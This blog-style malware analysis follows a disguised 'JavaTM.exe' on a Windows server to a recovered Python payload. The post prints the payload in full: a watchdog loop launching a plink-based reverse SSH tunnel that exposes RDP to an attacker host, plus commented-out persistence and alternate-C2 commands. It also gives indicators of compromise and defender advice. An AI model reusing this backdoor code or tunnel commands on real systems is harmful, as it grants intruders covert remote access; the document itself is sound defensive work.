How a Fake 'JavaTM.exe' Turned Into a Live SSH Backdoor to RDP

Hiding in Plain Sight: How a Fake ‘JavaTM.exe’ Turned Into a Live SSH Backdoor to RDP
A friend pinged me about something Microsoft Defender flagged on one of their servers (“Server X”): an alert for attempted outbound traffic, tagged to two process names — JavaTM.exe and RdpCLip.exe. Nothing dramatic on the surface. Defender catches this kind of thing all day. What made it interesting is what happened next.
They went to go look at the files on disk. Nothing there. No JavaTM.exe, no RdpCLip.exe, in the directory Defender pointed at. That’s the moment most people either shrug it off as a false positive or start digging. They dug.
This post walks through that dig — from a vanishing file, to attrib, to a PyInstaller archive, to a fully recovered Python payload, to the punchline: a reverse SSH tunnel quietly handing the attacker RDP access to the box, dressed up to look like Java and Windows components.
1. The files that weren’t there
Windows Explorer and a plain dir won’t show you files marked with the Hidden (and often System) attribute. It’s an old trick, but it still works because most people trust their file listing. The fix is one command:
1
attrib -h -s /s /d C:\ProgramData\Microsoft\*.*
Re-listing the directory after that turned up both binaries sitting in:
1
2
C:\ProgramData\Microsoft\JavaTM.exe
C:\ProgramData\Microsoft\RdpCLip.exe
C:\ProgramData\ is a favorite malware drop zone — it’s writable by SYSTEM/admin processes, doesn’t live under a user profile, and nobody casually browses it. Combine that with the hidden attribute and a name like “JavaTM” and you’ve got something built specifically to survive a five-second glance.
That was reason enough to pull JavaTM.exe off the box and actually look at it.
2. First surprise: it’s not Java at all
You’d assume JavaTM.exe is some Java runtime helper. It isn’t. Running it through pyinstxtractor (the standard tool for unpacking PyInstaller-frozen executables) told a different story immediately:
1
2
3
4
5
6
7
8
9
10
11
12
└─$ python3 pyinstxtractor.py ../JavaTM.exe.bin
[+] Processing ../JavaTM.exe.bin
[+] Pyinstaller version: 2.0
[+] Python version: 2.7
[+] Length of package: 3239544 bytes
[+] Found 18 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: _pyi_bootstrap.pyc
[+] Possible entry point: carchive.pyc
[+] Possible entry point: pyi_rth_encodings.pyc
[+] Possible entry point: JavaT6.pyc
[+] Successfully extracted pyinstaller archive: ../JavaTM.exe.bin
Pyinstaller version 2.0, Python 2.7 — old tooling, the kind that’s been floating around builder kits for years precisely because it “just works” and needs no compiler. The interesting entry point is JavaT6.pyc. Not java.exe, not anything Oracle ever shipped. Just a Python script wearing a costume.
Extracting the archive dumps out exactly what you’d expect from a PyInstaller build — Python’s DLL, the VC++ 9.0 runtime, some .pyd extension modules, and the actual payload:
1
2
3
4
└─$ ls
archive.pyc   _hashlib.pyd         JavaT6.pyc                   msvcp90.dll    out00-PYZ.pyz_extracted  python27.dll  unicodedata.pyd
bz2.pyd       iu.pyc               Microsoft.VC90.CRT.manifest  msvcm90.dll    out00-PYZ.pyz            select.pyd
carchive.pyc  JavaT6.exe.manifest  msvcm90.dll                  msvcr90.dll    _pyi_bootstrap.pyc       struct.pyc
At this point I’m fairly confident JavaTM.exe is just a wrapper script bundled into an exe. No Java involved, no obfuscation tricks beyond the packaging itself.
3. Cracking open the .pyc without a decompiler
Normally you’d reach for uncompyle6 or decompyle3 to turn a .pyc back into readable source. Before going down that road, I checked whether this one even needed it — a .pyc file is just an 8-byte header (magic number, flags, timestamp) followed by a marshalled code object, but sometimes — especially with older/simpler PyInstaller builds — the source text is sitting right there in the bytes:
1
2
3
└─$ xxd -l 32 pyinstxtractor/JavaTM.exe.bin_extracted/JavaT6.pyc
00000000: 03f3 0d0a 0000 0000 2321 2f75 7372 2f62  ........#!/usr/b
00000010: 696e 2f70 7974 686f 6e0a 696d 706f 7274  in/python.import
Right there after the 8-byte header: #!/usr/bin/python. Readable text, not bytecode. So instead of dealing with unmarshalling, I just sliced off the header and dumped the rest:
1
2
3
4
5
6
7
8
9
10
11
└─$ tail -c +9 pyinstxtractor/JavaTM.exe.bin_extracted/JavaT6.pyc | head
#!/usr/bin/python
import subprocess
import os
import time

countdown = 10
newYear = 0
os.chdir("c:\\programdata\\Microsoft\\")

def Exec(cmde):
That os.chdir("c:\\programdata\\Microsoft\\") line is the tell — it’s the exact same directory the hidden files were sitting in. Confirmed: this is the live payload, not some decoy or unrelated bundled script.
Redirecting the stripped output to a .py file gave the full source:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
#!/usr/bin/python
import subprocess
import os
import time

countdown = 10
newYear = 0
os.chdir("c:\\programdata\\Microsoft\\")

def Exec(cmde):
        # check if command exists
        if cmde:
                execproc = subprocess.Popen(cmde, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                cmdoutput = execproc.stdout.read() + execproc.stderr.read()
                return cmdoutput

while countdown > newYear:
    print countdown
    Exec("taskkill /f /im Rdp-clip.exe")
    Exec("echo yes|Rdp-clip.exe ssh@kitroc.ddns.net -pw 123@Team123@Team123@Team123@Team -P 22 -2 -4 -T -N -C -R 0.0.0.0:67:127.0.0.1:3389")
    print "Zzzzzzz"
    time.sleep(60)
    #sc create JavaTM binPath= "C:\Programdata\Microsoft\JavaT.exe" DisplayName= "JavaT" start= auto
    #ssh -R 7777:127.0.0.1:80 ssh@52.186.176.126 -p80 123@Team123@Team123@Team123@Team
    #echo yes|Rdpclip.exe ssh@kitroc.ddns.net -pw 123@Team123@Team123@Team123@Team -P 22 -2 -4 -T -N -C -R 0.0.0.0:5555:127.0.0.1:3389
Twelve-ish lines of Python, and it’s the whole ballgame.
4. Reading the payload: what it actually does
Strip away the disguise and this is dead simple malware, which is exactly why it’s effective — nothing here trips up a sandbox or triggers an AV heuristic for “suspicious code structure.” It’s just Popen and a sleep loop.
while countdown > newYear: — countdown is 10, newYear is 0, neither variable is ever touched inside the loop. This is while True wearing a disguise, presumably to look boring/harmless if someone skims the decompiled source without reading closely.
Exec("taskkill /f /im Rdp-clip.exe") — every 60 seconds, before doing anything else, it force-kills whatever tunnel process is currently running. This is a watchdog: if the tunnel dies (network blip, someone kills the process manually, whatever), the parent notices within a minute and restarts it. Killing JavaTM.exe alone doesn’t help you here unless you also stop it before the next cycle — and even killing the child doesn’t matter, because the parent will just relaunch it.
The tunnel command itself:
1
echo yes|Rdp-clip.exe ssh@kitroc.ddns.net -pw 123@Team123@Team123@Team123@Team -P 22 -2 -4 -T -N -C -R 0.0.0.0:67:127.0.0.1:3389
Rdp-clip.exe is not an RDP client despite the name. Every single flag here is PuTTY’s plink.exe command-line syntax:
| Flag | What it does |
|---|---|
-pw <pass> | pass the SSH password non-interactively (a plink-ism — real ssh doesn’t have this) |
-P 22 | connect to TCP/22 |
-2 | force SSH protocol 2 |
-4 | force IPv4 |
-T | no pty allocation |
-N | no remote shell/command — pure port forwarding session |
-C | compress the SSH stream |
-R 0.0.0.0:67:127.0.0.1:3389 | remote/reverse forward: on the SSH server (kitroc.ddns.net), bind port 67 across all interfaces, and pipe anything that hits it back through the tunnel to 127.0.0.1:3389 on Server X |
127.0.0.1:3389 is Windows RDP. So the full sentence this command line writes is: dial out to kitroc.ddns.net over SSH, and expose this server’s own RDP port on the attacker’s box, port 67. No inbound rule needed on Server X — the connection is entirely outbound, which is exactly why it slides past most perimeter firewalls that only police inbound traffic.
The echo yes| in front auto-answers PuTTY’s “the server’s host key isn’t cached, do you trust it?” prompt, so the whole thing runs unattended with no user ever clicking “yes.”
The commented-out lines are the real bonus. Operators leave breadcrumbs in commented code more often than they’d like:
1
#sc create JavaTM binPath= "C:\Programdata\Microsoft\JavaT.exe" DisplayName= "JavaT" start= auto
A Windows service install, which would make this SYSTEM-level and reboot-persistent. Not confirmed as executed on this host, but it tells you what’s in the operator’s back pocket.
1
#ssh -R 7777:127.0.0.1:80 ssh@52.186.176.126 -p80 123@Team123@Team123@Team123@Team
A second C2 path, this time to a raw IP in Azure space (blends nicely with legit cloud egress) forwarding port 80 instead of RDP.
1
#echo yes|Rdpclip.exe ssh@kitroc.ddns.net ... -R 0.0.0.0:5555:127.0.0.1:3389
Same domain, different bind port (5555 instead of 67). That’s the fingerprint of a toolkit reused across multiple victims with the port swapped per target — this is very likely not a one-off, bespoke build for this one server.
5. Putting it together
So the full chain is:
JavaTM.exemasquerades as a Java component, sits hidden inC:\ProgramData\Microsoft\, and runs forever as a supervisor loop.- Every 60 seconds it kills and relaunches
RdpCLip.exe— itself a typosquat of the legitimaterdpclip.exe, but actually a plink-compatible SSH client. - That SSH client opens a reverse tunnel to
kitroc.ddns.net, exposing the server’s local RDP service on the attacker’s chosen port. - Defender caught the outbound connection attempt — which is the
JavaTM.exe → cmd.exe → RdpCLip.exeprocess chain actually dialing out. - The hidden attribute and lookalike names were there to survive exactly the kind of first-pass triage that “the files aren’t even there” would normally end with.
None of this requires 0-days or anything exotic. It’s masquerading + a watchdog loop + off-the-shelf SSH tunneling, glued together with twelve lines of Python. That’s usually the story with this stuff — the cleverness is in the packaging and naming, not the mechanism.
6. Indicators of Compromise
1
2
3
4
5
6
7
8
9
10
Filenames:        JavaTM.exe, RdpCLip.exe (aka Rdp-clip.exe)
Path:             C:\ProgramData\Microsoft\
C2 domain:        kitroc.ddns.net
Alt C2 IP:        52.186.176.126
SSH port:         22 (primary), 80 (alt, commented)
Reverse fwd port: 67 (active), 5555 (commented alt)
Forwarded local:  127.0.0.1:3389 (RDP)
Hardcoded pass:   123@Team123@Team123@Team123@Team
Packer:           PyInstaller, Python 2.7, archive format v2.0
Persistence hint: sc create JavaTM binPath="C:\Programdata\Microsoft\JavaT.exe" (commented, unconfirmed)
7. MITRE ATT&CK quick map
| Technique | ID |
|---|---|
| Masquerading (match legitimate name) | T1036.005 |
| Hide Artifacts: Hidden Files/Directories | T1564.001 |
| Ingress Tool Transfer | T1105 |
| Service-based persistence (attempted) | T1543.003 |
| Command and Scripting Interpreter | T1059.003 |
| Protocol Tunneling | T1572 |
| Reverse Tunnel / Remote Access | T1090.001 |
| Remote Services: RDP | T1021.001 |
| Dynamic Resolution / DDNS | T1568.002 |
| Credentials in Files | T1552.001 |
| Process discovery for self-healing | T1057 |
8. What I’d tell the blue team
- Don’t just delete the files — isolate the box first. If the tunnel’s live, the attacker may already be sitting on an active RDP session.
- Hunt for
JavaTM.exe/RdpCLip.exe/Rdp-clip.exe, hidden files underProgramData, and any traffic tokitroc.ddns.netor52.186.176.126, across the whole fleet, not just Server X. - Grep command-line logs (Sysmon Event ID 1 / 4688) for
-R 0.0.0.0:and plink flag patterns, and for the reused password string — it’s static, so it’s a great search term. - Restrict outbound SSH from server subnets to approved destinations only. That single egress rule kills this entire technique.
- Rotate anything that had legitimate remote access to the box, and go check for the service-persistence path the commented
sc createline hints at — just because it’s commented here doesn’t mean it isn’t live somewhere else.